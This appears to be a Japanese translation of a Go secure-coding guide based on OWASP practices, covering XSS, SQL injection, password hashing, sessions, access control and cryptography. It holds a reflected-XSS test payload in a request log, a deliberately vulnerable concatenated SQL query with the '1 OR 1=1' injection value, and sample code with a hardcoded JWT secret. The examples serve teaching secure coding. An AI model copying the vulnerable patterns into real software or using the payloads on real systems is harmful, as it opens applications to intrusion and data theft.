Status	Method	File	Domain	Cause	Type	Transferred	Size	Time
200	GET	?param1=<script>alert(1)</script>	192.168.122.246:8080	document	plain	37 B	37 B	80 ms

The "Time" column indicates a total duration of 80 ms, with a breakdown of 79 ms for "Transferred" and 1 ms for "11 ms".

SQLインジェクション

出力のエンコーディングが適切でないために発生するもう 1 つの一般的なインジェクションは、SQL インジェクションです。これは主に、古い悪習である文字列の連結が原因です。

DBMS にとって特別な意味を持つ文字を含むことができる変数を SQL クエリに単純に追加するような処理は、SQL インジェクションに対して脆弱だと言えます。

以下のようなクエリがあったとします。

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = " + customerId

row, _ := db.QueryContext(ctx, query)
```

まさに脆弱性を利用され、侵入されてしまうようなコードです。

たとえば、有効な `customerId` 値が提供された場合、顧客のクレジットカード情報のみをリストアップすることになります。しかし、`customerId` に `1 OR 1=1` 入れたらどうなるでしょう？

クエリは次のようにになります。

```
SELECT number, expireDate, cvv FROM creditcards WHERE customerId = 1 OR 1=1
```

すると、すべてのテーブルレコードがダンプされます（`1=1` はどのレコードに対しても真になります）。

データベースを安全に保つ方法はたった 1 つ、[プリペアドステートメント](#)です。

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = ?"

stmt, _ := db.QueryContext(ctx, query, customerId)
```

プレースホルダー `?` に注目してください。これであなたのクエリは

- 読みやすく
- より短く
- 安全

になりました。プリペアドステートメントにおけるプレースホルダーの構文は、データベースによって異なります。

たとえば、MySQL、PostgreSQL、Oracle は以下になります。

MySQL	PostgreSQL	Oracle
WHERE col = ?	WHERE col = \$1	WHERE col = :col
VALUES(?, ?, ?)	VALUES(\$1, \$2, \$3)	VALUES(:val1, :val2, :val3)

「データベースのセキュリティ」セクションをチェックして、このトピックに関してより詳細な情報を入手してください。

バリデーション

認証とパスワードの管理

[OWASP Secure Coding Practices](#) は、開発プロジェクトにおいて、すべてのベストプラクティスが守られているかどうかを検証するのに役立ちます。認証とパスワードの管理は、どんなシステムであっても重要です。ユーザーのサインアップから、クレデンシャルの保存、パスワードのリセットとプライベートリソースへのアクセスまで、詳細に説明されています。

いくつかのガイドラインは、より詳細な情報を得るためにグループ化されており、ソースコードを用いてトピックを説明しています。

経験則

「認証は信頼されたシステムで実行されなければいけない」という経験則があります。通常はアプリケーションのバックエンドに該当します。

システムをシンプルにするため、また失敗のポイントを減らすためにも、よくテストされた標準的な認証サービスを利用する必要があります。

通常、フレームワークには認証モジュールが付属しており利用を推奨されます。まるでそのモジュールは継続的に開発され、保守され、多くの人に利用され、集約的認証機構として動くものかのようにドキュメントに書かれているかもしれません。

とはいっても、悪意のあるコードの影響を受けていないことや、ベストプラクティスにのっとっているのかを「コードから注意深く点検する」必要があります。

認証を必要とするリソースは、それ自らが認証を行うべきではありません。その代わりに、"中央集権的認証制御へのリダイレクト"を利用する必要があります。ローカルもしくは安全なリソースのみにリダイレクトするように、扱いには注意が必要です。

認証はアプリケーションのユーザーだけが使用するものではなく、アプリケーションが「機密情報/機能に関する外部システムとの接続」を必要とする場合にも必要となります。このような場合、外部サービスにアクセスするための認証情報は、暗号化され、信頼できるシステムに保存されなければいけません。認証情報をソースコードに直接書くことは安全ではありません。

認証情報の伝達

本章では、「コミュニケーション」を広い意味で使用し、以下を包含しています。

- ユーザーエクスペリエンス (UX)
- クライアント／サーバー間のコミュニケーション。

「入力されたパスワードは画面上で隠されるべき」というだけでなく、「remember me 機能を無効にすべき」ということも真実です。

入力フィールドを `type="password"` とし、さらに `autocomplete` 属性を `off`¹ に設定することで、その両方を実現できます。

```
<input type="password" name="passwd" autocomplete="off" />
```

認証情報は、送信される際には HTTPS のような暗号化された接続を介する必要があります。認証情報のリセットなどに使われる電子メールによる一時的なパスワードの送信は、その例外の 1 つでしょう。

リクエストされた URL は通常、HTTP サーバーによってクエリ文字列を含んだアクセスログに記録されることを覚えておいてください。認証情報を HTTP サーバーのアクセスログに漏らさないために、サーバーへのデータ送信には HTTP の `POST` メソッドを使用しましょう。

```
xxx.xxx.xxx -- [27/Feb/2017:01:55:09 +0000] "GET /?username=user&password=70pS3cure/oassw0rd HTTP/1.1"
```

認証のためによく設計された HTML フォームは次のようなものです。

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
  <input type="hidden" name="csrf" value="CSRF-TOKEN" />

  <label>Username <input type="text" name="username" /></label>
  <label>Password <input type="password" name="password" /></label>

  <input type="submit" value="Submit" />
</form>
```

認証エラーを処理する際、アプリケーションは認証情報のどの部分が不正だったか公開してはいけません。たとえば、"Invalid username" や "Invalid password" ではなく "Invalid username and/or password" とすべきです。

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
  <input type="hidden" name="csrf" value="CSRF-TOKEN" />

  <div class="error">
    <p>Invalid username and/or password</p>
  </div>

  <label>Username <input type="text" name="username" /></label>
  <label>Password <input type="password" name="password" /></label>

  <input type="submit" value="Submit" />
</form>
```

あいまいなメッセージを使用することで、以下の情報が開示されません。

バリデーション

- 誰が登録しているか："Invalid password" というメッセージから、ユーザー名がすでに存在することを意味します。
- システムがどのように動作するか："Invalid password" というメッセージは、アプリケーションがどのように動作しているかを明らかにしています。まず、`username` をデータベースに問い合わせ、次に、`password` をインメモリで比較しています。

認証情報のバリデーション（および保存）の実行例は、[バリデーションとストレージのセクション](#)でご覧いただけます。

ユーザーがログインに成功したら、最後にログインに成功/失敗した日時を教えてあげましょう。ユーザーが不審なアクティビティを発見して報告できるようにします。ログに関する詳細についてはこのドキュメントの [Error Handling and Logging](#) のセクションをご覧ください。

また、タイミングアタックを防ぐためにパスワードのチェックの際には実行時間が不变の比較関数を使用することをお勧めします。タイミングアタックとは、異なる入力による複数のリクエストに対する処理の時間差を解析する手法です。

`record == password` という文字列を標準的な方法で比較した場合、一致しない最初の文字で、`false` を返すでしょう。この場合、送信されたパスワードが正解に近いほど応答時間が長くなります。

これを利用すれば、攻撃者はパスワードを推測できます。もしもレコードが存在しない場合でも、空文字列とユーザーの入力を `subtle.ConstantTimeCompare` を使って比較することに気を付けましょう。

1. [How to Turn Off Form Autocompletion](#), Mozilla Developer Network ↵

2. [Log Files](#), Apache Documentation ↵

3. [log_format](#), nginx log_module "log_format" directive ↵

認証情報のバリデーションと保存

バリデーションと保存

このセクションの主題は、「認証データの保存」です。ユーザーアカウントのデータベースがインターネット上に流出することは、望ましいことではありません。もちろん、このような事態が確実に起こるとは言えません。しかし、万が一そのような事態になった場合、パスワードなどの認証情報が適切に保管されていれば、被害の拡大を避けることができます。

まず、"`_all authentication controls should fail securely`"（あらゆる認証制御は安全に失敗すべき）ということをはっきりさせましょう。また「認証とパスワード管理」のすべてのセクションを読むことをお勧めします。認証情報の誤りについてのレポートバックやログの処理方法に関する推奨事項を扱っています。

もう1つの予備的な推奨事項は、一連の認証の実装（最近の Google のような）では、あらゆる入力値は信頼できるシステム（サーバーなど）においてバリデーションされることです。

パスワードを安全に保管する：理論編

パスワードの保存について説明します。

パスワードは平文で保存する必要はありません。しかしユーザーが認証のたびに同じトークンを利用しているのかを、毎回バリデーションしなければいけません。

そこで、セキュリティ上の理由から、「一方通行」な関数 `H` が必要になります。`p1` と `p2` が異なるパスワードの場合、`H(p1)` もまた、`H(p2)` とは異なるという性質を持ちます¹。

これは数学チックに感じますか？次の要件に注意してください：`H` は次のような関数でなければなりません。`H-1(H(p1))` が `p1` と等しくなるような関数 `H-1` は存在しない。これはつまりありとあらゆる `p` 試さない限り、元の `p1` を見つけられないということです。

`H` が一方通行であるなら、アカウント漏洩の本当の問題は何でしょうか？

もし考えられるすべてのパスワードを知っているなら、そのすべてのハッシュ値を事前に計算し レインボーテーブル攻撃を実行できます。

パスワードはユーザーにとって管理するのが難しいことは、すでにお話したとおりです。また、ユーザーはパスワードを再利用してしまうだけでなく、覚えやすいもの、つまり推測しやすいものを使う傾向があります。

これを避けるにはどうしたらよいのでしょうか。

2人の異なるユーザーが同じパスワード `p1` を提供した場合、私たちは異なるハッシュ値を格納すると言うのがポイントです。不可能に聞こえるかもしれません、`salt` を使えば良いのです。ユーザーパスワード毎に別の疑似乱数 `salt` を `p1` の前に追加し、結果としてハッシュを次のように計算します。`H(salt + p1)`。

パスワードストアの各エントリでは、計算結果のハッシュと `salt` を平文で保存します。`salt` は非公開である必要はありません。

最後の推奨事項です。

- 非推奨のハッシュアルゴリズム（例：SHA-1, MD5, etc）は使わないでください。

バリデーション

- 擬似乱数生成器のセクションをお読みください。

次のコード・サンプルは、この動作の基本的な例を示しています。

```
package main

import (
    "crypto/rand"
    "crypto/sha256"
    "database/sql"
    "context"
    "fmt"
)

const saltSize = 32

func main() {
    ctx := context.Background()
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // create random word
    salt := make([]byte, saltSize)
    _, err := rand.Read(salt)
    if err != nil {
        panic(err)
    }

    // let's create SHA256(salt+password)
    hash := sha256.New()
    hash.Write(salt)
    hash.Write(password)
    h := hash.Sum(nil)

    // this is here just for demo purposes
    //
    // fmt.Printf("email : %s\n", string(email))
    // fmt.Printf("password: %s\n", string(password))
    // fmt.Printf("salt   : %x\n", salt)
    // fmt.Printf("hash   : %x\n", h)

    // you're supposed to have a database connection
    stmt, err := db.PrepareContext(ctx, "INSERT INTO accounts SET hash=?, salt=?, email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.ExecContext(ctx, h, salt, email)
    if err != nil {
        panic(err)
    }
}
```

ただし、上記にはいくつかの欠点があるのでそのまま使用すべきではありません。理論を説明するためだけのサンプルです。次の章では、実際の場面で正しくパスワードソルトを利用する方法について説明します。

パスワードを安全に保管する：実践編

バリデーション

暗号技術で最も重要な格言の 1 つは決して自分で暗号化しないことです。アプリケーション全体が危険にさらされる可能性があります。これは デリケートで複雑なテーマです。うれしいことに暗号技術には専門家によって審査され、承認されたツールや規格が提供されています。再発明するのではなく、これらを利用することが大事です。

パスワード保存の場合、OWASP によって推奨されるハッシュアルゴリズムは、[bcrypt](#)、[PKDF2](#)、[Argon2](#)、[scrypt](#) です。これらは、堅牢な方法でパスワードのハッシュ化とソルティングを行います。Go の作者は 標準ライブラリに含まれない暗号のための拡張パッケージを提供しています。このライブラリは、前述のほとんどのアルゴリズムを含みます。`go get` でダウンロードできます。

```
go get golang.org/x/crypto
```

次の例は、bcrypt を使用する方法を示していますが、広い場面でこれは十分な効果があるはずです。bcrypt の利点はシンプルに使用できることで、結果的にエラーの可能性が低く抑えられることです。

```
package main

import (
    "database/sql"
    "context"
    "fmt"

    "golang.org/x/crypto/bcrypt"
)

func main() {
    ctx := context.Background()
    email := []byte("john.doe@somedomain.com")
    password := []byte("47;u5:B(95m72;Xq")

    // Hash the password with bcrypt
    hashedPassword, err := bcrypt.GenerateFromPassword(password, bcrypt.DefaultCost)
    if err != nil {
        panic(err)
    }

    // this is here just for demo purposes
    //
    // fmt.Printf("email      : %s\n", string(email))
    // fmt.Printf("password   : %s\n", string(password))
    // fmt.Printf("hashed password: %x\n", hashedPassword)

    // you're supposed to have a database connection
    stmt, err := db.PrepareContext(ctx, "INSERT INTO accounts SET hash=?, email=?")
    if err != nil {
        panic(err)
    }
    result, err := stmt.ExecContext(ctx, hashedPassword, email)
    if err != nil {
        panic(err)
    }
}
```

Bcrypt は、平文のパスワードとハッシュ化したパスワードを比較するための簡単で安全な方法も提供します。

バリデーション

```
ctx := context.Background()

// credentials to validate
email := []byte("john.doe@somedomain.com")
password := []byte("47;u5:B(95m72;Xq")

// fetch the hashed password corresponding to the provided email
record := db.QueryRowContext(ctx, "SELECT hash FROM accounts WHERE email = ? LIMIT 1", email)

var expectedPassword string
if err := record.Scan(&expectedPassword); err != nil {
    // user does not exist

    // this should be logged (see Error Handling and Logging) but execution
    // should continue
}

if bcrypt.CompareHashAndPassword(password, []byte(expectedPassword)) != nil {
    // passwords do not match

    // passwords mismatch should be logged (see Error Handling and Logging)
    // error should be returned so that a GENERIC message "Sign-in attempt has
    // failed, please check your credentials" can be shown to the user.
}
```

パスワードのハッシュ化と比較に関するオプションやパラメータに不安がある場合、デフォルト値が安全な専用のサードパーティに任せてしまうことをお勧めします。常にアクティブにメンテナンスされているパッケージを選択し、既知の問題がないかを確認することを忘れないでください。

- **passwd** - パスワードのハッシュ化と比較のデフォルトセーフな抽象化を提供する Go パッケージです。オリジナルの go bcrypt 実装、argon2、scrypt、パラメータマスキング、key'ed (uncrackable)ハッシュをサポートします。

¹ ハッシュ関数には Collisions の課題がありますが、推奨されているハッシュ関数は Collisions の確率が非常に小さいです。 ↪

パスワードポリシー

パスワードはほとんどの認証システムの一部であり、また攻撃者の第一の標的でもあり続ける長い歴史を持ちます。

何らかのサービスからユーザーのデータが流出することはよくありますが、電子メールアドレスなどの個人情報よりも、パスワードが一番の心配事です。なぜか？ それは、パスワードは管理も記憶も容易ではないからです。ユーザーは覚えやすい弱いパスワード（例：「123456」）を使用し、さらに、同じパスワードを別のサービスでも利用しがちです。

アプリケーションのサインインにパスワードが必要な場合、最も良いのはアルファベットだけでなく、数字や特殊文字も含むような複雑なパスワードの強制であり パスワードの長さも 8 文字が一般的に使われますが、16 文字を強制し、複数単語のパスフレーズを使用することを検討させることです。

もちろん、これらのガイドラインは、ユーザーのパスワード再利用を防ぐものではありません。この悪しき習慣を減らすためにできることはパスワード変更の強制です。クリティカルなシステムは、より頻繁な変更を必要とする場合があります。リセット間隔は管理コントロールされる必要があります。

リセット

特別なパスワードポリシーを適用していない場合でも、ユーザーがパスワードをリセットできるようにしなければいけません。このようなしくみは、サインアップやサインインと同等に重要であり、システムが機密情報を漏えいしないよう、ベストプラクティスに従いましょう。

"Passwords should be least one day old before they can be changed"（パスワードは少なくとも 1 日経過してから変更可能となるべき）これは パスワードの再利用を防ぐことができます。"email based resets, only send email to a pre-registered address with a temporary link/password"（email を使ったリセットでは登録されているアドレスに一時的なリンクやパスワードを送る）は、有効期限を短くしましょう。

パスワードのリセットが要求されるたびに、ユーザーに通知する必要があります。同じように、一時的なパスワードは、次の機会には変更されるべきです。

パスワードリセットの一般的な方法の 1 つに、アカウント所有者によって設定された「質問」を用いる方法があります。"Password reset questions should support sufficiently random answers"（パスワードリセットの質問は十分に答えがバラけるものを用いましょう） 「好きな本は？」と言う質問には「聖書」と回答されることが多く、このような質問は好ましくありません。

そのほかのガイドライン

認証はあらゆるシステムにおいて重要な部分であるため、常に正しく安全な方法を採用する必要があります。以下は、認証システムをより強固なものにするためのガイドラインです。

- "*Re-authenticate users prior to performing critical operations*"（重要な操作を行う前には、ユーザーを再認証する）
- "*Use Multi-Factor Authentication for highly sensitive or high value transactional accounts*"（機密性の高いアカウントや高額な取引を行うアカウントには、多要素認証を使用させる）
- "*Implement monitoring to identify attacks against multiple user accounts, utilizing the same password. This attack pattern is used to bypass standard lockouts, when user IDs can be harvested or guessed*"（同じパスワードを使用した複数のユーザーアカウントに対する攻撃を特定するための監視を実施すること。この攻撃パターンは、ユーザーIDを取得または推測できる場合に、標準的なロックアウトを回避するために使用されます）
- "*Change all vendor-supplied default passwords and user IDs or disable the associated accounts*"（ベンダーが提供するデフォルトのパスワードとユーザーIDをすべて変更するか、関連するアカウントを無効化する）
- "*Enforce account disabling after an established number of invalid login attempts (e.g., five attempts is common). The account must be disabled for a period of time sufficient to discourage brute force guessing of credentials, but not so long as to allow for a denial-of-service attack to be performed*"（無効なログイン試行回数が設定された回数に達したらアカウントの無効化を強制すること（5回が一般的）。アカウントは、ブルートフォースによる認証情報の推測を阻止するのに十分な期間、無効にしなければならないが、DoS攻撃が有効となるほど長くするべきではない）

セッション管理

このセクションでは、OWASP's Secure Coding Practices に従ってセッション管理の最も重要な側面について説明します。具体例とそれに沿った、プラクティスの背後にある論理的根拠の概要を説明します。このセッションでテキストと合わせて分析するためのソースコードが入っているフォルダがあります。このセクションで分析するプログラムのセッションプロセスの流れは以下の画像の通りです。



セッション管理において、アプリケーションはあくまでもサーバーのセッション管理コントロールを使用するべきで、セッションの作成は信頼できるシステムで行われるべきです。

コード例では、アプリケーションは信頼できるシステム上で JWT を使用してセッションを作成します。これは以下の関数で行われます。

```

// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
    ...
}
  
```

セッション識別子を生成するために使用されるアルゴリズムは、ブルートフォース（総当たり）を防ぐために、十分にランダムであるものを利用してください。

```

...
token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
signedToken, _ := token.SignedString([]byte("secret")) //our secret
...
  
```

十分に強力なトークンができたので、Cookie の `Domain` , `Path` , `Expires` , `HTTP only` , `Secure` を指定します。今回の例では低リスクのアプリケーションを想定しているため、`Expires` の値を 30 分に設定しています。

```

// Our cookie parameter
cookie := http.Cookie{
    Name: "Auth",
    Value: signedToken,
    Expires: expireCookie,
    HttpOnly: true,
    Path: "/",
    Domain: "127.0.0.1",
    Secure: true
}

http.SetCookie(res, &cookie) //Set the cookie
  
```

バリデーション

サインインすると、常に新しいセッションが生成されます。古いセッションはたとえ有効期限が切れていなくても再利用されてはいけません。また、セッションハイジャックを防止するために `Expire` パラメータを使用して、定期的にセッションを終了強制します。Cookie のもう 1 つの重要な側面は、同一ユーザー名による同時ログインを禁止することです。ログインしているユーザーのリストを保持し、新しいログインユーザー名をこのリストと比較しましょう。このアクティブなユーザーの一覧は通常、データベースに保存されます。

セッション識別子は、けっして URL の中で公開してはいけません。セッション識別子は HTTP Cookie ヘッダになくてはいけません。好ましくない例として、セッション識別子を GET パラメータとして受け渡してしまうような場合があります。またセッション情報は、ほかの認可されないユーザーによる不正なアクセスから保護する必要があります。

HTTP から HTTPSへの接続変更がある場合は、ユーザーのセッション情報を窃取ハイジャックするような MITM (Man-in-the-Middle) 攻撃を防ぐために特に注意が必要です。この問題に関するベストプラクティスは、すべてのセッションで HTTPS を使用することです。次の例では、サーバーは HTTPS を使用しています。

```
err := http.ListenAndServeTLS(":443", "cert/cert.pem", "cert/key.pem", nil)
if err != nil {
    log.Fatal("ListenAndServe: ", err)
}
```

機密性の高い、または重要な操作の場合は、セッション単位ではなく、リクエスト単位で生成されるトークンを使用する必要があります。トークンはブルートフォースから保護するため常に十分にランダムかつ十分に長いものが使われるようにしてください。

セッション管理で考慮すべき最後の側面は、**ログアウト** です。アプリケーションは、認証の元すべてのページからのログアウト方法を提供すべきで、関連するコネクションやセッションを完全に終了させる必要があります。この例では、ユーザーがログアウトすると、Cookie はクライアント側で削除されます。ユーザーセッション情報が格納される場所においても同様に削除処理が実行されるべきです。

```
...
cookie, err := req.Cookie("Auth") //Our auth token
if err != nil {
    res.Header().Set("Content-Type", "text/html")
    fmt.Fprint(res, "Unauthorized - Please login <br>")
    fmt.Fprintf(res, "<a href=\"login\">" Login "</a>")
    return
}
...
```

すべてのコードサンプルは次にあります。 [session.go](#)

アクセスコントロール

アクセスコントロールの最初のステップは、信頼できるシステム・オブジェクトだけを使ってアクセス認可の判断することです。

[セッション管理](#)の例では JWT (JSON Web Tokens : サーバーサイドでセッション・トークンを生成するしくみ) を使用しています。

```
// create a JWT and put in the clients cookie
func setToken(res http.ResponseWriter, req *http.Request) {
    //30m Expiration for non-sensitive applications - OWASP
    expireToken := time.Now().Add(time.Minute * 30).Unix()
    expireCookie := time.Now().Add(time.Minute * 30)

    //token Claims
    claims := Claims{
        {...}
    }

    token := jwt.NewWithClaims(jwt.SigningMethodHS256, claims)
    signedToken, _ := token.SignedString([]byte("secret"))
}
```

トークンを保存して使用することで、ユーザーのバリデーションやアクセスコントロールモデルの強制ができます。

アクセス認可に使用するコンポーネントは、サイト全体で単一のものであるべきです。ここでコンポーネントは、外部の認証サービスを呼び出すライブラリも含まれます。

失敗した場合、アクセス制御は安全に失敗する必要があります。Go では `defer` を使って実現できます。詳しくは、このドキュメントの [エラーログ](#) のセクションを参照してください。

アプリケーションが構成情報にアクセスできない時は、すべてのアクセスを拒否しましょう。

サーバーサイドのスクリプトや、AJAX や flash ようなクライアントサイドからのリクエストを含む、あらゆるリクエストに対して認可制御は実施されるべきです。

また、認可制御のような特権ロジックをアプリケーションコードのほかの部分から適切に分離することも重要です。

そのほかの重要な操作で、不正なユーザーによるアクセスを防止するためにアクセス制御が必要なものは以下の通りです。

- ファイルやそのほかのリソース
- 保護された URL
- 保護された関数
- オブジェクトの直接参照
- サービス
- アプリケーションデータ
- ユーザーやデータの属性、ポリシー情報

提示した例では、単純なオブジェクトの直接参照がテストされます。このコードは、[セッション管理のサンプル](#)をもとに作成されています。

バリデーション

このようなアクセス制御を実装する場合、サーバーサイドとプレゼンテーション層のアクセスコントロールのルールが同じであることを確かめることが大事です。

状態に関するデータをクライアント側に保存する必要がある場合、改ざんを防ぐために、暗号化や完全性チェックを行うことが必要です。

アプリケーションロジックの流れがビジネスルールに適合している必要があります。

トランザクションを扱う場合、1人のユーザーまたは1つのデバイスが一定の時間に実行できるトランザクション数の制限はビジネス要件以上である必要がありつつ、DoS攻撃を防げる程度には低くある必要があります。

`referer` HTTP ヘッダのみを認可のバリデーションに使うのは不十分であり、あくまで補助的なものとして使用されるべきことは注意です。

長時間の認証セッションに関しては、アプリケーションは定期的にユーザーの権限を再評価して、ユーザーの権限に変更がないことを確認してください。権限が変更されている場合は、ユーザーを強制的にログアウトさせ、再認証させてください。

またユーザーアカウントを監査して安全な手続きで管理しましょう。(例：ユーザーのアカウントをパスワード失効から30日後に無効化する)

またユーザーの認可が取り消された時のために、アプリケーションはアカウントの無効化とセッションの停止ができる必要があります。(例：役職の変更や、雇用形態の変更など)。

外部サービスアカウントや外部サービスと接続するためのアカウントをサポートする場合、これらのアカウントには最低限のレベルの権限を与えましょう。

暗号に関するプラクティス

まずは強く明言します。ハッシュ化と暗号化は異なるものです。

一般的に誤解があるようで、ほとんどの場合、ハッシュ化と暗号化は間違った用法で、同じように使われています。両者は異なる概念であり目的も異なります。

ハッシュとは、ソースデータから（ハッシュ）関数によって生成された文字列または数値のことです。

```
hash := F(data)
```

ハッシュ値は固定長で、入力値の小さな変動に対して大きく変化します。（それでも衝突は起こるかもしれません）。優れたハッシュアルゴリズムでは、ハッシュ値を元の値に戻すことはできません¹。ハッシュアルゴリズムとしては、MD5 が最も有名ですが、セキュリティ的には [BLAKE2](#) が最も強く、柔軟性があると考えられています。

Go の補助的な暗号ライブラリには、[BLAKE2b](#)（単に BLAKE2 のこと）と [BLAKE2s](#) の実装があります。前者は 64 ビット環境用に最適化されており、後者は 8 ビットから 32 ビットまでの環境に対応しています。BLAKE2 が利用できない場合は、SHA-256 が良い選択肢となります。

暗号ハッシュアルゴリズムにおいて、遅いことは望ましいということに注意してください。コンピュータは年々高速化しているため、攻撃者はより多くのパスワードを試すことができるようになっています。（[クレデンシャルスタッフィング](#)および[ブルートフォースアタック](#)）。それに対抗してハッシュ関数は、少なくとも 10,000 回の反復的な処理を内包する、本質的に遅い関数であるべきです。

中身が何であるか知らないでも良いが、中身の正しさを確認したい時（ダウンロード後のファイルの整合性チェックなど）はハッシュ²を使うべきです。

```
package main

import "fmt"
import "io"
import "crypto/md5"
import "crypto/sha256"
import "golang.org/x/crypto/blake2s"

func main () {
    h_md5 := md5.New()
    h_sha := sha256.New()
    h_blake2s, _ := blake2s.New256(nil)
    io.WriteString(h_md5, "Welcome to Go Language Secure Coding Practices")
    io.WriteString(h_sha, "Welcome to Go Language Secure Coding Practices")
    io.WriteString(h_blake2s, "Welcome to Go Language Secure Coding Practices")
    fmt.Printf("MD5      : %x\n", h_md5.Sum(nil))
    fmt.Printf("SHA256   : %x\n", h_sha.Sum(nil))
    fmt.Printf("Blake2s-256: %x\n", h_blake2s.Sum(nil))
}
```

出力

```
MD5      : ea9321d8fb0ec6623319e49a634aad92
SHA256   : ba4939528707d791242d1af175e580c584dc0681af8be2a4604a526e864449f6
Blake2s-256: 1d65fa02df8a149c245e5854d980b38855fd2c78f2924ace9b64e8b21b3f2f82
```

バリデーション

Note: ソースコードサンプルを実行するためには事前に `$ go get golang.org/x/crypto/blake2s` を実行してください。

一方、暗号化は、データを鍵を使って可変長のデータに変換するものです

```
encrypted_data := F(data, key)
```

ハッシュとは異なり、正しい復号関数と鍵を使うと暗号化されたデータ（`encrypted_data`）から元データ（`data`）を計算できます。

```
data := F-1(encrypted_data, key)
```

機密性の高いデータを、通信・保存後に自分を含む誰かがアクセス・処理するような場合には、暗号化する必要があります。わかりやすい暗号化の使用例としては、HTTPSが挙げられます。共通鍵暗号化においては AES がデファクトスタンダードです。このアルゴリズムは、ほかの多くの対称型暗号と同様に、さまざまな方式で実装できます。下のコードサンプルでは、より一般的な CBC/ECB ではなく GCM（ガロアカウンタモード）が使用されていることにお気付きでしょう。GCM は認証付き暗号化であり、暗号化の後に認証タグが暗号文に付与されます。そしてその認証タグを使って復号の前に改ざんされていないことを確認できます。それが GCM と CBC/ECB の一番の違いです。

これに対して、公開鍵と秘密鍵のペアを使用する公開鍵暗号方式または非対称暗号方式と呼ばれる暗号化方式があります。非対称暗号方式はほとんどの場合において、対称鍵暗号方式よりも性能が劣ります。そのため、ほとんどの一般的なユースケースでは、2人の間で共通鍵を非対称暗号を使用して共有しています。その対称鍵を使って対称暗号で暗号化されたメッセージのやりとりを行うのです。

1990 年代の技術である AES は当然として、Go の作者は chacha20poly1305 のような認証付きの現代的な対象暗号アルゴリズムの実装とサポートを開始しています。

Go のもう 1 つのおもしろいパッケージは、`x/crypto/nacl` です。これは Daniel J. Bernstein 博士の NaCl ライブライリを参照したもので、非常に人気のある最新の暗号ライブラリです。Go の `nacl/box` と `nacl/secretbox` は、最も一般的な 2 つのユースケースに対応した暗号化メッセージ送信のための NaCl の実装を抽象化したもので

- 公開鍵暗号方式を用いた 2 者間での認証済み暗号化メッセージの送信（`nacl/box`）。
- 対称（秘密鍵）暗号を用いた 2 者間での認証済み暗号化メッセージの送信。

用途に適う場合、AES を直接使用するのではなく、これらの抽象化のいずれかを使用することを強く推奨します。

以下の例は、[AES-256 \(256 bits/32 bytes\)](#) をベースにした鍵による暗号化・復号を示しています。暗号化、復号、秘密鍵の生成に対する考慮が明確に分離されています。秘密鍵の生成の際には `secret` メソッドが便利な選択となるでしょう。ソースコードのサンプルは [こちら](#) から引用したものですが、若干の修正を加えています。

バリデーション

```
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "crypto/rand"
    "io"
    "log"
)

func encrypt(val []byte, secret []byte) ([]byte, error) {
    block, err := aes.NewCipher(secret)
    if err != nil {
        return nil, err
    }

    aead, err := cipher.NewGCM(block)
    if err != nil {
        return nil, err
    }

    nonce := make([]byte, aead.NonceSize())
    if _, err = io.ReadFull(rand.Reader, nonce); err != nil {
        return nil, err
    }

    return aead.Seal(nonce, nonce, val, nil), nil
}

func decrypt(val []byte, secret []byte) ([]byte, error) {
    block, err := aes.NewCipher(secret)
    if err != nil {
        return nil, err
    }

    aead, err := cipher.NewGCM(block)
    if err != nil {
        return nil, err
    }

    size := aead.NonceSize()
    if len(val) < size {
        return nil, err
    }

    result, err := aead.Open(nil, val[:size], val[size:], nil)
    if err != nil {
        return nil, err
    }

    return result, nil
}

func secret() ([]byte, error) {
    key := make([]byte, 16)

    if _, err := rand.Read(key); err != nil {
        return nil, err
    }

    return key, nil
}

func main() {
    secret, err := secret()
```

バリデーション

```
if err != nil {
    log.Fatalf("unable to create secret key: %v", err)
}

message := []byte("Welcome to Go Language Secure Coding Practices")
log.Printf("Message : %s\n", message)

encrypted, err := encrypt(message, secret)
if err != nil {
    log.Fatalf("unable to encrypt the data: %v", err)
}
log.Printf("Encrypted: %x\n", encrypted)

decrypted, err := decrypt(encrypted, secret)
if err != nil {
    log.Fatalf("unable to decrypt the data: %v", err)
}
log.Printf("Decrypted: %s\n", decrypted)
}
```

```
Message : Welcome to Go Language Secure Coding Practices
Encrypted: b46fcfd10657f3c269844da5f824511a0e3da987211bc23e82a9c050a2be287f51bb41dd3546742442498ae9fcad2ce40d
Decrypted: Welcome to Go Language Secure Coding Practices
```

暗号鍵の管理方法に関するポリシーとプロセスを確立し、不正アクセスからマスタキーを守る必要があることに注意してください。つまり、暗号鍵はソースコードにハードコードされるべきではないのです。（上の例のように）

Go's [crypto package](#) には、一般的な暗号用の定数が集められていますが、実装は [crypto/md5](#) のような独自のパッケージ内に分かれています。

最近の暗号アルゴリズムのほとんどは <https://godoc.org/golang.org/x/crypto> で実装されているので、開発者は [crypto/* package](#) ではなく、前者のパッケージに注目すべきです。

1. レインボーテーブル攻撃は、ハッシュアルゴリズム自体の弱点ではありません。 ↪

2. [認証とパスワード管理](#)のセクションを読んで、認証情報のための強いソルト付き一方向性ハッシュを考慮してください。 ↪

擬似乱数の生成

OWASP Secure Coding Practices には、実に複雑に思える以下のガイドラインがあります。 「すべての乱数、ランダムなファイル名、ランダムな GUID、およびランダムな文字列は、推測されたくなければ暗号化モジュール内の認められた乱数生成器を利用する必要があります」

では、「乱数」について説明します。

暗号技術は、ある種のランダム性に依存していますが、ほとんどのプログラミング言語はその厳密さゆえに乱数を正しく扱うために、擬似的な乱数生成器が用意されています。たとえば、[Go's math/rand](#)も例外ではありません。

「トップレベル関数」と書かれているもののドキュメントを注意深く読むと良いでしょう。Float64 や Int のような「トップレベル関数」は、**決定論的な一連の値**を生成するデフォルトの共有ソースを使用します。

それがどういうことか見てみましょう：

```
package main

import "fmt"
import "math/rand"

func main() {
    fmt.Println("Random Number: ", rand.Intn(1984))
}
```

このプログラムを何度も実行しても、まったく同じ数字になります。なぜでしょうか？

```
$ for i in {1..5}; do go run rand.go; done
Random Number: 1825
```

